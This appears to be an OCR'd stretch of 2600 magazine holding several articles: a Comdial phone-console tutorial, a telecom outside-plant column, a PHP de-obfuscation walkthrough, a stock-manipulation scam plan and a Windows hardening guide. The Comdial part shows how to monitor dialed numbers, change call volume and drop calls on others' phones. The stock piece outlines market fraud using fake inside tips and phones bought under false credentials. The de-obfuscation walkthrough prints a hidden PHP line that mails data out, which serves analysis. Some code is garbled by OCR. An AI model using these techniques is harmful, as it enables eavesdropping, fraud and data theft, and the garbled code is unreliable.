[17:17:12.450] Boot MD5Sum:
 5b84e34dcf06235e3763c755a9c57e9c
```

Now that you are connected, type "?" (without the quotes) and press "Enter". This will bring up the help menu as follows:

```
*** Console commands
[19:42:19.089] @ [destip] - Send
➥ debug log to remote syslog at
➥ [destip]
[19:42:19.089] or turn off if
➥ [destip] not specified
[19:42:19.100] ! [agressiveness] -
➥ Set speakerphone agressiveness
[19:42:19.100] 0..7 - debug flag level
[19:42:19.099] a - debug flag toggle
[19:42:19.098] A - verbose flag toggle
[19:42:19.099] B - Generate Test
➥ Tone on Bzr
[19:42:19.109] c - core selection
➥ alt between 1, 2
[19:42:19.109] C - crash write to 0
[19:42:19.108] D - 1 - Si3000,
➥ Default - Dump DSP statistics
[19:42:19.109] d - increase
➥ dspDriverVerbose (wrap around
➥ range 0-3)
[19:42:19.108] E - Dump EPROM info
[19:42:19.110] e - Dump Ethernet
➥ stats
[19:42:19.118] e 0 - reset Ethernet
➥ stats
[19:42:19.119] g - gdb spin loop
[19:42:19.120] H - Switch to Headset
[19:42:19.118] h - Switch to Handset
[19:42:19.120] I - Switch to Mic/Spkr
[19:42:19.119] i - Adjust mic input
```

```
➥ gain (@DSP) +1dB (wraps around)
[19:42:19.128] k - Dump system info
[19:42:19.129] K - Keypad timer
➥ ticks since last key event
[19:42:19.129] L - LED test
[19:42:19.128] M - Increase
➥ ADC Rx (Mic) gain +1
[19:42:19.129] m - Decrease
➥ ADC Rx (Mic) gain -1
[19:42:19.130] o - Toggle voice
➥ activity detection
[19:42:19.140] p - Play voice
➥ prompt welcome to Soundpipe...
[19:42:19.140] r - Request
➥ DSP Statistics
[19:42:19.138] S - Inc
➥ Spkr Out Gain (@DSP)
[19:42:19.139] s - print
➥ station number of this phone
[19:42:19.140] T - Mute
➥ ALL Input and Outputs
[19:42:19.149] t - Generate DSP tones
[19:42:19.148] U - Inc Spkr
➥ Vol. (Dec Attenuation)
[19:42:19.148] u - Dec Spkr
➥ Vol. (Inc Attenuation)
[19:42:19.149] V - Inc ADC
➥ Tx PGA (O/P) gain +1
[19:42:19.150] v - Dec ADC
➥ Tx PGA (O/P) gain -1
[19:42:19.148] W - Inc ADC
➥ Rx PGA (I/P) gain +1
[19:42:19.158] w - Dec ADC
➥ Rx PGA (I/P) gain -1
[19:42:19.159] X - Inc ADC Line
➥ Out gain (Dec Attenuation)
[19:42:19.158] x - Dec ADC Line
➥ Out gain (Inc Attenuation)
[19:42:19.159] Y -
➥ Increase Line-In gain
[19:42:19.160] y -
➥ Decrease Line-In gain
[19:42:19.159] z - Test LCD/
➥ Signal/Notify msgs
[19:42:19.169] Z - Play test tone
```

Each of the letters listed run the function indicated, when you type the letter and press "Enter". So if you type "k" and press "Enter," it will dump a bunch of system info to your screen such as mic and speaker volume, numbers dialed, called received, call times, and a bunch of other info. If someone is using the phone you can use the "u" and "U" command to raise and lower the volume on the phone. Command "I" will switch on the speaker of the phone while "h" will set it back to the headset (this is fun to do if you are in the same room as the person on the phone). "T" will "Mute ALL Input and Outputs", but I don't know how to unmute them unless they hang up and redial. So, only use the "T" command if you want to disconnect someone's call.

Some other commands are not as fun. For example "z" will cause a whole lot of messages to flash on the screen of the phone, but all the messages flash for about one tenth of a second, making it very hard to notice.

You may also notice that if someone picks up the headset or presses buttons on the phone while you are connected you will receive some output on your screen. By default the output is mostly useless, telling you that buttons have been pressed, but not which buttons. But, if you change the "debug flag level" by choosing a number from 0 through 7 you can change the amount of information displayed.

Level "3" is when things start getting useful. It allows you to see what is being displayed on the LCD screen of the phone. And since the LCD screen displays the numbers being dialed and the numbers of incoming calls, you can see, in real time, who is calling whom. Of course the more output you have the harder it is to keep track of, especially when you get up to level "6" or "7". This is where your command line skills could come in handy. Using a simple command such as grep you can filter out unwanted info. To only display messages on line one of the LCD screen, which is where numbers being dialed are displayed, set the debug level to at least "3" and try the following set of commands:

```
/home/user> nc 192.168.22.237
9027|grep LCDLine1
[20:55:52.687] LCDLine1: ENTER NUMBER
[20:55:53.409] LCDLine1: PRI
[20:55:54.210] LCDLine1: PRI
[20:55:54.728] LCDLine1: 1
[20:55:55.059] LCDLine1: 18
[20:55:55.358] LCDLine1: 180
[20:55:55.518] LCDLine1: 1800
[20:55:55.868] LCDLine1: 18004
[20:55:56.109] LCDLine1: 180046
[20:55:56.259] LCDLine1: 1800466
[20:55:56.449] LCDLine1: 18004664
[20:55:56.608] LCDLine1: 180046644
[20:55:56.808] LCDLine1: 1800466441
[20:55:56.987] LCDLine1: 18004664411
```

As you can see, the `grep` command filtered out a lot of unwanted info and showed the number being dialed in real time. Well, this concludes this tutorial. This is just part one of my COMDIAL articles. I hope to write at least two more.

Well, I guess this is where I do shout-outs to people. So, hey Kenn, James, and Eric.

Telecom Informer

by The Prophet

Hello, and greetings from the Central Office! It's right around winter solstice here in the Pacific Northwest, where the sun comes up at around eight in the morning and sets just after 4 pm. And outside, it's rainy, windy, and miserable. Yes, just another day of relentless winter assault on the outside plant serving my Central Office.

Around here, most people go to work in the dark and come home in the dark in often dangerous driving conditions. Inevitably, a few cars get wrapped around utility poles this time of year, knocking out electric power and telephone service. Making matters worse, they don't call Washington the "evergreen state" for nothing. There are literally millions of Douglas-fir, Sitka Spruce, and Western Red Cedar trees (among others) standing over 200 feet high. Their branches are as large as entire trees in most other parts of the world. When the wind gets up to 100 miles per hour (as it did last year during the Hanukah Eve storm), falling branches can take out utility lines just as easily as falling trees. When phone lines aren't being knocked down one way or another, they're being pelted by rain, whipped by wind, and even stolen by thieves motivated by the high price of copper. Add to that the fact that telephone cables can be decades old, and it's sometimes a wonder that anything ever works at all.

A switch is no good if you don't have a continuous loop to it, and most of that loop is what we call the "outside plant." Why outside? It's outside my Central Office. Everything in here - the switch, frame, battery room, etc. (where it's loud, dry, and a balmy 68 degrees) - is the "inside plant." And outside it is... literally millions of miles of cable crisscrossing the globe and linking nearly every household in North America. Long distance trunks are redundant, and networks are designed in ring topologies such that a cable carrying your telephone call can literally be cut in two without any impact to your conversation. Many interoffice trunks are similarly designed. Unfortunately, the most vulnerable part of the network is the loop between the Central Office and your house.

Telephone cables typically either run on poles or underground. Inside of a cable, there are up to 4,200 twisted copper pairs. A pair of thin copper wires, known as tip and ring, is what brings a dial tone to your house. This forms a continuous (albeit often spliced) copper loop between the NID on the side of your house and the frame inside the Central Office. Inside a cable, up to 100 pairs are grouped together in a collection called a "bundle," which is wrapped in an inner sheathing, and then the bundles are wrapped together in a tough outer sheathing. There are many different types of sheathing, and the type used largely depends upon the area in which a cable is deployed and the age of the cable. For example, in Brazil (where termites are a huge problem), specialized termite-resistant outer sheathing is often used.

Hungry termites, of course, aren't the only enemy of a telephone cable, or even the most common one. Here in the Pacific Northwest, the weather is the biggest issue for linemen to contend with. Whether a line is downed by a fallen tree or crashed automobile, police and fire departments are often the first ones to respond. Safety is a major concern of first responders, as they don't always know whether a downed line is a dangerous high-voltage electrical line or a relatively benign telephone line. Fortunately, there is a service called One-Call, formally known as the Utility Notification Center. By dialing the appropriate telephone number, first responders report downed lines to One-Call as soon as they arrive on the scene. Based on the address and/or other identifying data (such as number plates on the affected telephone pole), One-Call then notifies the affected utilities of the outage, who each respond by rolling a truck.

Anywhere from a few minutes to several hours later (depending upon how nasty the weather is and whether the technician called is union or not - somehow, non-union techs don't seem to like getting up at 3 am in nasty weather for the measly $11 per hour their companies pay them), a truck will roll up to the scene. If multiple lines are down, multiple trucks from multiple utilities will roll. Unfortunately, if a power line is down, nobody can start repair work until the power utility shows up to de-energize the line.

Cable damage resulting from weather isn't always as dramatic as drunks crashing into telephone poles or tree limbs crashing onto lines. Oftentimes, it happens slowly over many years. Copper does corrode when exposed to moisture, and sheathing on its own is insufficient protection against the elements. In particular, this is the case when cables are older than my mother (as is the case in parts of New York City), and are wrapped with little more than treated paper. As anyone who has ever visited Manhattan knows, there are underground steam lines everywhere - and they leak. This blasts hot, moist steam at anything in the vicinity, including telephone cables. Verizon solves the problem there by pressurizing underground cables with cold nitrogen, delivered from tanks placed throughout the city. This keeps cables dry and mitigates the corrosive impact of steam, as nitrogen is an inert gas. Similar tanks are used by AT&T in the Houston area, due to the moist climate there. You can see them placed at many junction and other equipment boxes. Conversely, in desert areas, such as the Valley of the Sun in Arizona, no measures beyond heavy-duty sheathing are taken to protect cables. This is because what little rain falls in the area evaporates quickly, and rarely penetrates far enough (or hangs around long enough) to result in corrosion damage.

Here in the Pacific Northwest, nitrogen tanks are rarely used. Most of our outside plant dates from the 1960s or later, although in a handful of places there is still cable in use dating from the turn of the 20th century. In this area, most cables are filled with a substance called icky-pic. How did it get its name? Well, icky-pic is the vilest substance known to mankind. If you get it on your clothes, in your hair, etc., you'll *never* get it out. It sticks to everything, ruining whatever it touches. Including your eyes; if you get it in your eyes, it will literally blind you. Oh, and to top it off, the stuff is actually flammable (being petroleum based), so it should never be used indoors. But icky-pic is inert, and water can't penetrate it, and it's flexible (because it's a gel) so you can fill cables with it. So for this area, it's a perfect solution. That is, until the outer sheathing of the cable eventually ruptures after 40 years of neglect and the icky-pic leaks out. Eventually the cable will corrode, and a splicer will have to repair the damage.

Splicers, incidentally, repair all sorts of interesting damage, on both fiber-optic and copper cables. From euphemistically named "backhoe incidents" (yes, any idiot with a backhoe can knock out phone service to over 1,000 homes) to underwater lines caught by boat anchors to more garden-variety damage such as drug addicts cutting out sections of cable to sell as scrap (yes, this really happens), these folks have a very tough job. Piecing 4,200 individual pairs back together is a very detail-oriented job, but good splicers need to work fast. After all, if a splicer is on the job, it usually means a lot of folks are without phone service.

Working as a lineman can be a dangerous job, since it involves working around electrical cables and more than occasionally working around slipshod, improperly grounded cabling done by low-bidding non-union contractors. For example, bucket trucks come in grounded and non-grounded versions, so, as you might imagine, it's highly important for linemen to know which tool is appropriate for the job. While linemen are not electricians (different union), they are trained in the portions of the National Electrical Code (NEC) applicable to their jobs. Safety meetings, while both frequently required and the bane of any lineman's existence, are an important tool used to communicate the latest procedures and information.

And with that, it's time for me to take a nap here at the Central Office. Safety meetings are the bane of my existence too, and I have a required one today. But it's online, so I can sleep through it without anyone noticing!

References

- `http://www.callbeforeyoudig.org/` - One-Call Utility Notification Center for the Pacific Northwest.
- `http://www.arkema-inc.com/index.` `➥cfm?pag=633` - Description of termite-resistant cable sheathing.
- `http://gothamist.com/2008/01/31/` `➥nitrogen_tanks.php` - Article on nitrogen tanks in New York City. In particular, see the comments from SplicingDan.
- `http://www.psihq.com/iread/strpgrnd.` `➥htm` -Proper grounding is very important in outside plant. This is a great walkthrough of the NEC (National Electrical Code) requirements for grounding.
- `http://www.sundance-communications.` `➥com/cgi-bin/ultimatebb.cgi?ubb=get_` `➥topic;f=31;t=000009;p=0` - Great message board thread on proper grounding of punch-down blocks, which is particularly interesting because of the interplay of issues that can occur during backhoe incidents. Incidentally, this particular message board is very informative on the subject of outside plant.

De-obfuscating Scripting Languages

by Cliff

Imagine you're a lame web designer. How do you protect your precious HTML, as if nobody's ever seen HTML before? Imagine you're adding some kind of validation to a web page, but you don't want the validation algorithm to be publicly visible. Or you're trying to hide your malicious code in an otherwise innocuous page? You use obfuscation.

Obfuscation doesn't make code impossible to read, it just makes it a pain in the ass, and not worth bothering with for the average user. The great thing with scripting languages is that they are interpreted plaintext. In order for the script to run, it has to be human-readable at some stage – all you need to do is to de-obfuscate it, and read what the author didn't want you to read. The more someone doesn't want me to read something, the more curious I become!

Common scripting languages include PHP, VBScript, and JavaScript. Each has their own syntax and use, but have lots of common programming constructs. For instance, PHP runs on the server, but not on a browser, JavaScript can run on either, and VBScript is most suited to server-side execution. The one instruction every code obfuscator uses is `eval()`, which works just about the same in each of these languages.

The `eval("string")` will execute the code contained in the string variable `"string"`, whatever it may be. That code may be in cleartext, or it may be a short program, to hide the cleartext using other functions which vary with the scripting language used.

Here's a simple, real-life sample I took from a PHP script. This PHP script was called the "Yoga0400 Mass Mailer." It was forwarded to me by someone who found a copy on their honeypot. It was a generic PHP HTML interface for the box's own SMTP server, and it looks as if it was handed out freely to spammers to use as a service to humanity. Some service – it contains a line:

```
echo eval(base64_decode("bWFpbCgiZ
➥3JvZmlfaGFja0Bob3RtYWlsLmNvbSI
➥sICRzdWJqOTgsICRtc2csICRtZXNzY
➥WdlLCAkcmE0NCk7"));
```

Which made me curious – what did it do that someone who gives away a spamming script might want to keep a secret? This was an easy one, and feel free to play along at home... I looked up PHP's base64_decode function, and thanks to the excellent http://php-functions.com/ and similar sites, I was able to decode the string in a blink. Simply copy and paste the string `"bWFpbCgiZ3JvZmlfaGFja0Bob3RtYWlsLmNvbSIsICRzdWJqOTgsICRtc2csICRtZXNzYWdlLCAkcmE0NCk7"` (without the quotes) into the base64_decode box and hit "Submit". You should see the result:


```
mail("gxxxx@hotmail.com", $subj98,
➥ $msg, $message, $ra44);
```

(OK, so I've x'ed out a few characters, you can find them yourself if you care to.) This secret script would take a copy of all the email addresses the spammer was using, and send it to `gxxxx@hotmail.com` – gxxxx was using this giveaway tool to build up his own spam lists! No honor amongst thieves. For what it's worth, I believe hotmail killed that address off a while ago. It's very hard to shed a tear for someone stealing a spam list from another spammer; either way it's the innocent inboxes that get hosed!

This was an example of the `base64_decode()` function in PHP being used to obfuscate cleartext code. Another commonly used function is `gzuncompress()`, another layer of trying to hide what happens beneath the covers. For instance, a very innocent looking three lines that I've snipped heavily here – one of those three lines is very, very, very long indeed – would have filled several pages of *2600* for just that expression. It's the obfuscated bit:

```
<?php // This file is protected by
//copyright law and provided under
//license. Reverse engineering of
//this file is strictly prohibited.
$OOO0O0O00=
➥__FILE__;$O00O00O00=__LINE__;
$OO00O0000=42896;eval(gzuncompress(
➥base64_decode('eNplj8duwkAYhF<<snip
➥about 300 chars>>T47xDRfgD5Al8g
➥)));return;?> GYQYAfsKI0EW/cBaMtx
➥rEmJqy6xkdCvAsLRv6IViHHeQFVmVAsp
➥<<snip about 40kb of similar stuff
➥>>7G/T/ntYYFI==
```

The first line is easy – someone prohibiting me from seeing what code they want to run on *my* computer? I ignored it, so sue me. Next we have a few variable declarations in a single line. Unkindly, the person obfuscating the code used a real mix of characters here – Courier New renders them all the same (see above), so let's try a different font. Wingdings shows us what's going on here rather well:



That seeming `$000000000` is actually a mix of O's and zeroes, slippery. Of course, the second and third variable are different mixes of O's and zeroes. This is clearly going to be a battle, lucky I'm so obstinate! I did a bit of renaming myself:

```
//$OOO0O0O00=__FILE__;
$file=__FILE__;
//$O00O00O00=__LINE__;
//$line=__LINE__;
$line=47;
//$OO00O0000=42896;
$offset=42896;
```

I figured `$file`, `$line` and `$offset` would be more useful names initially to get me rolling, and so used search and replace, and not for the last time. Particularly neat was the use of `__FILE__` and `__LINE__`, which meant adapting the code would damage it, hence the hard-coded value for `$line`. I worked out why it was so important, and what the line number would be once I'd tidied the code up. This was a very clever obfuscation! Continuing, I tidied the code a bit:

```
$a1='eNplj8duwkAYhF/G0u4qRlmI44As
➥H+idpbdL5PK7gBu7LsDTBxREhKKZ02j
➥mk0ZilFJ2E9WdOIEIS4yx30BG3EREKzw/
➥AFwqSexevJs4LqQCS8+pXKYVhWj/
➥YoXWVKLdiI+l7l6zyIrDhIMQ2DQEqMq3D
➥VZsAxYpTzl2OBj2C6JKiYzaUQr8EmfF0
➥Zv3dsPJhq2WdaNhNq2W3XG6bt8fHEbB
➥OJwms9NCrPPteX+l5cqH8ql+VWtv7zq5U➥b
3RbLU73V5/MByNJ2w6my+Wq/Vmu9sbp
➥mWD43r+4RiEUZycuEizvDhfXhiIE
➥KJBbgT47xDRfgD5Al8g';
$a2=base64_decode($a1);
$a3=gzuncompress($a2);
```

Next I did the base64_decode() then using a 30-day trial of a PHP debugger, did the gzuncompress on the result. What I got was...

```
//eval sequence $a3
$O000O0O00=fopen($OOO0O0O00,'rb');
while(--$O00O00O00)fgets(
➥ $O000O0O00,1024);
fgets($O000O0O00,4096);
$OO00O00O0=gzuncompress(base64_dec
➥ode(strtr(fread($O000O0O00,480),'
➥EnteryouwkhRHYKNWOUTAaBbCcDdF
➥fGgIiJjLlMmPpQqSsVvXxZz0123456
➥789+/ =','ABCDEFGHIJKLMNOPQRST
➥UVWXYZabcdefghijklmnopqrstuvwxyz
➥0123456789+/')));
eval($OO00O00O0);
```

Cheeky! More of the O's and zeroes. Reformatted and renamed...

```
//next lines address the data lines
$stream1=fopen($file,'rb');
while(--$line)fgets($stream1,1024);
fgets($stream1,4096);
$b1=fread($stream1,480);
//$b1='W/<<lots of
➥snippage>>//8lsR3kgX3JRrh9Em';
$b2=strtr($b1,'EnteryouwkhRHYKNWOUTAa
➥BbCcDdFfGgIiJjLlMmPpQqSsVvXxZz
➥0123456789+/=','ABCDEFGHIJKLMNOP
➥QRSTUVWXYZabcdefghijklmopqrstuvw
➥wxyz0123456789+/');
$b3=base64_decode($b2);
$b4-gzuncompress($b3);
```

So the original third line comes into play – the 40kB is all data for the routine obfuscated in the second line. The script opens its own file, reads the data line, uses strtr to translate characters, then performs another base64_decode and gzuncompress on the resulting data. Interestingly, here we see evidence that this has been obfuscated with a tool of some sort – the strtr string starts "Enteryou" which is quite possibly the start of "Enter your seeding string here" or some similar default value. Not that anyone but a madman would roll this stuff by hand, of course. Or reverse engineer it.

By now, I was feeling mightily proud of myself. I was clearly getting closer. $b4 contained another blooming mash of O's and zeroes, base64_decodes, gzuncompresses, freads, strtr's, and a new one for me, ereg_replace, which when tidied gave us...

```
$c2=fread($stream1,$offset);
$c3=strtr($c2,'EnteryouwkhRHYKNWOU
➥TAaBbCcDdFfGgIiJjLlMmPpOoQqSs
➥VvXxZz0123456789+/=','ABCDEFGHIJK
➥LMNOPQRSTUVWXYZabcdefghijklmnopqr
➥stuvwxyz0123456789+/');
$c4=base64_decode($c3);
$c5=gzuncompress($c4);
//$c1=ereg_replace('__
➥FILE__',"'".$file."'",$c5);
$c6=strlen($c5);
```

Now I wondered if I was going in circles? Earlier I had for 90 minutes. The code is so cleverly recursive that if you miscount a position, etc, you literally end up in a loop. Utterly brilliant, but that meant the code *had* to succumb to me or kill me trying.

```
print ($c6);
print ($c5); //dump the secret script
fclose($stream1);
return;
?>
```


I have to admit, my worksheet was getting crazily messy by now, and some of my workings may well appear to be missing steps – this article is about the principle though, not this script. But this was it, I now had the final script, hidden deep inside some crazy obfuscated code. The first thing AVG did when I tried to save the file was to panic. I knew I'd hit paydirt. And indeed it was an exploitation toolkit designed to run on Unix and Linux variants, very cute indeed. I'm afraid I won't list the actual code here. It's not relevant and it's not nice, and frankly I've lost a chunk of it.

But this journey is typical of the work you have to put into seemingly impossible de-obfuscation of scripting languages. They're usually obfuscated with software tools, they're usually several layers deep, and they try every kind of diversion they can to throw you off the scent, into loops, etc. I learned more about the internals of PHP de-obfuscating this code than any tutorial has ever taught me.

There are other techniques in use to try to protect scripts – you might find scripts referenced in a client-side include, for instance, in the hope that as they don't appear in your browser, you can't see the script. Try your browser cache for these scripts. Javascript has its share of obfuscated code too – again you'll see string replacements, offsets, loops within loops, obscure programming constructs, anything to throw you off the scent – but remember, it will always give you a cleartext version of the script in the end, otherwise the engine couldn't run it.

The best thing you can do from here is to find some obfuscated code, and have a go yourself – it's quite rewarding when you finally see what someone has worked so hard to stop you from seeing. Often, it's quite mundane - some idiot has thought you really want to copy his crappy `alert('Page Protected by xxx')` script - but sometimes you hit the weird and wonderful stuff, and it's quite informative.

Well obfuscated code will not give up any secrets in a regular debugger either – taking it out of context can cause problems, or executing a whole line at a time will prevent you from stepping through every iteration of an obfuscation. You need to pull the code to pieces to see what happens at the heart. Work methodically, evaluate terms one at a time, rename stupidly named variables, but be sensitive to any environment variables like __LINE__ which can trip you up. Each step reveals more puzzles to solve, but in the end you can discover some of the guilty secrets of the web! It's a good hobby. Maybe post some of your steps, discoveries, and gotchas to *2600* too, so we can all learn a bit more too. Thank you for your attention and interest. I hope this has inspired you somehow.



Social Engineering the Stock Market and Circumventing the Price of Gas

by Isreal

The following is an educational article and should be treated as such. I, the author, hold no responsibility for anyone who uses this information in an illegal manner. With that out of the way, let's explore how a small bit of low-tech social engineering can exploit gas prices and the foundation of the economy.

A year or two ago I read about a group of phreakers who were conning folks. At the time no one could seem to catch them or get any kind of leads. Apparently the scam went like this: a tiny company on the stock market that had very low stock prices would be selected, and they would send text messages or voice mails to many people, pretending they had a piece of inside information.

Inside information is illegal on the stock market. Keep this in mind because the victims in this scam do not want to report themselves breaking the law! Notice, I said texts and voice mails, *not real phone calls*. This is important because most people would not just pass out inside information on a hot stock tip to just anybody. This would allow the phreakers' messages to come across as wrong numbers, but still get the point across.

Most of the time, reports said that voice mail was left by an attractive sounding woman's voice. (Probably to keep men listening.) They would usually be in a panic talking hurriedly and sneakily, saying that they just found out some news around "the firm" about XYZ stock and that someone should be quickly buying it. They might even hint that they are talking about inside information but usually not say it outright.

Eventually, after enough messages were sent, the stocks would in fact start to jump a little. The great thing about the stock market and disinformation like this is that if enough people start buying to make a difference, it becomes a real gain. Other investors start seeing this and they too start buying it.

But supposedly the phreakers would sell out when the worthless stocks peaked and take the profits. Real investors would sell and then all the saps would be left with these crappy little stocks.

All this sounds grand but how could this information be helpful? Or rather, could it be useful in reverse? Every day I go to the gas pump I get mad. Who doesn't right now? But the price of gas is mostly decided by two things: supply and demand. Supply is nothing we can really control. (Unless you work for OPEC.) However, demand is generated by two things: consumption and stocks!

So, if you redid the scenario, only you told people to sell, this would be equally economically manipulative. It would also be more plausible to just target one oil giant, say Exxon-Mobil for example. If one company's stock started a drastic drop, it could cause a panic on the whole oil market. Not to mention it sounds more believable that one would have inside information on one company, not an entire industry. Even if you only dent that one company, the others will follow the price they charge to not be outsold by a competitor.


Now that we have a method and a target we need to find a means of injection. This part would work differently because we are now selling, not buying. Anyone can buy stuff, but to sell we need to find people who own these stocks. I suppose an elite hacker could break into a database full of share holders contact numbers, but that is beyond the scope of this article. Here we are going to use our good friend Google! A simple search of "Stockbroker + *MyTown*" will probably render many results, so it will for any other town you type in. Stockbrokers are never supposed to spread inside information. (And cops are never supposed to break the law...) It happens it's their job to suggest to people what to buy, what not to buy, and sometimes what to sell. Reaching them will help reach the people who keep them in a job by buying and selling stock. Any respectable broker these days will have a website with a phone number on it. Not to mention, many of these guys have watched the oil companies' shares skyrocket the last few years and own some themselves!


Now, there are a multitude of ways we could send these aggressive texts and voicemails - by phreaking, Bluetooth hacking, VoIP, etc. These are all great ideas, but again they fall outside the scope of a mere social engineering article. For now, let's reproduce this experiment very low-tech. Most of us have seen the prepaid cell phones in stores. Fake credentials are usually easy to come by, if the carrier even checks them at all. Or a good eBay phone with a prepaid GSM SIM card will work fine too.

It may take thousands of calls to make a real dent in a stock's price. After all, if you call 2000 brokers, not everyone will have that stock. If they do, they may not think that the wrong number they got was from someone who really knew what they were talking about. They may also have a legal or moral issue with acting on inside information, but that won't stop them from watching!

Here's the catch: Once the stock has started to slide, it is no longer inside information, it's just a bold fact. You're no longer acting on illegal advice, you're acting on the actual flow of the market. People who had ethical questions before will no longer have an issue and will sell. The people who didn't believe you before will see it start slipping or sliding and sell. Finally, the other investors who you never even contacted will see this and if you've made a big enough dent, they will sell too! This could cause a panic and perhaps prompt a sell-off in oil stocks you did not slander as well. When market shares plummet, so does demand and price.

This would be one way to lower the price of gas... If it were legal.





Making Your Windows Box A Little More Secure

by DieselDragon

0x00. Introduction:

Following a long period of playing around with the various security tools and features in Windows, I thought that I'd share some of my findings. Hopefully, this might help those of us "locked in" to using the Windows family in protecting our machines a little bit better than they are normally. The things detailed here have been tested and applied on a machine running Windows XP Pro SP2, but should hopefully be supported in all versions of Windows 2000, XP and Vista.

0x01. Who this guide is for:

Most articles in *2600* seem, to my eye, to be written mainly for those lucky enough to be able to understand and use Linux without experiencing serious implosion of the brain. Sadly, some of us are classic victims of vendor lock-in and, try as we might, find that the only kind of OS we can efficiently use is one of the Microsoft Windows family of operating systems. This article is primarily aimed at general users of Windows, and concentrates mainly on applying secure practices in Windows XP. The methods and practices used here should also be adaptable for use in Windows Vista and other operating systems.

This article has been written so that it can be used easily by those without much computer know-how (such as the less computer-savvy friends of regular readers) and as a result a lot of the wording may appear very simple and newbie-friendly to more experienced readers. Please accept my apologies in advance if this article is too simplistic or verbose.

```
If  You("Experienced  user")=True  Then
   Goto 0x07
End If
```

0x02. Security in Windows - A brief intro:

With the exception of Windows CE and ME, the Windows operating system has been based on NT technology from Windows 2000 onwards. One of the major benefits of this change has been a switchover from using the FAT filesystem — which had been in use since 1980, and had no support for user accounts and file security — to the NTFS filesystem, which supports user accounts and allows for user-specific access control to individual files and folders.

In short, this means that any user on a Windows 98/ME machine can install programs and make changes to the operating system without needing administrative privileges, whereas users on Windows 2000/XP/Vista computers who don't have the administrator privileges, cannot generally make any changes except creating and changing files inside their own document folders. In addition, the same security measures also mean that User A cannot read or change User B's files unless User A has administrative privileges, or User B has specifically allowed User A access to those files.

0x03. A hypothetical case-study:

Let's take the Doe family: John and Jane Doe, and their three children: Claire, Mark, and David. They bought their home PC from a major computer store about two years ago. It came with Windows XP Home Edition. John uses the computer for editing sensitive work documents that include private financial and client data. Jane runs a business from home and uses the computer to keep track of business finances, word processing, client management, and online banking. The children mainly use the computer for surfing the Internet and using various instant messaging applications, although Claire also manages an ever increasing music library using iTunes, Mark creates and edits music using several studio packages, and David plays just about any half interesting game that can be freely downloaded from the Internet.

When they set up their computer, the Doe family simply plugged it in and turned it on, giving no thought to computer and user management. They created user accounts for everyone using the Windows default settings — unwittingly giving all five users full administrative privileges, and allowing anyone logged in to the machine to install programs and change any aspect of the operating system.

At this stage, everyone has become extremely annoyed with the computer. Over time it has gradually slowed down and become increasingly unreliable. Their anti-virus programs (of which they have several) continually warn of viruses and malware that keep appearing over and over, and nothing they try seems to get rid of them. They can't seem to figure out how all of this malware keeps making its way through the firewall and installing itself onto the computer. In addition, unusual transactions from foreign countries have recently started appearing on Jane's business account with an ever increasing frequency.

0x04. Spotting the security flaws:

Anyone with an eye for computer security will immediately spot several major mistakes in the way that the system has been set up and managed. Giving all users of the computer administrative privileges is a major error in any circumstance. Especially so, when some of those users are children. As any parent will readily testify, children love playing computer games. The first thing he or she will do upon coming home is to download and install the game so that they can play it with their friends and compete for the highest score. Very rarely will a child think to run a virus/malware scan over the game before installing it. They may even think that it's safe just because it came from a website. If the game comes with malware attached, as so many "free" games and applications do, then it'll be installed along with the game and gain full access to everything on the system. Remember, the child's account has admin rights. In this case, a firewall (or even 1,000 firewalls) would be completely useless in preventing the application from making it to the computer because the initial connection to the download site was made by the user. Although a firewall might warn the user that the application is trying to communicate with the Internet when it's run, many users will allow such communications as a reflex action, especially if the game, or whatever application, is known to make use of some kind of online functionality.

Likewise, giving any regularly used account administrative rights is an unwise practice for a computer in a home or general office environment, as it would grant any potentially malicious code (say, ActiveX controls in a web page) full reign of the system. It takes only a momentary lapse in security - or just a single web page - for malicious code to arrive and be executed on the computer. For general computer use, the best practice, in my personal opinion, is for every user of the system to have a restrictive user account that can only make changes to the user's own document folders, and to have a single administrator account that is password protected and is only ever used for system maintenance purposes and the installation of known, trusted applications... similar to the best practice often applied on Linux machines concerning use of the "root" account.

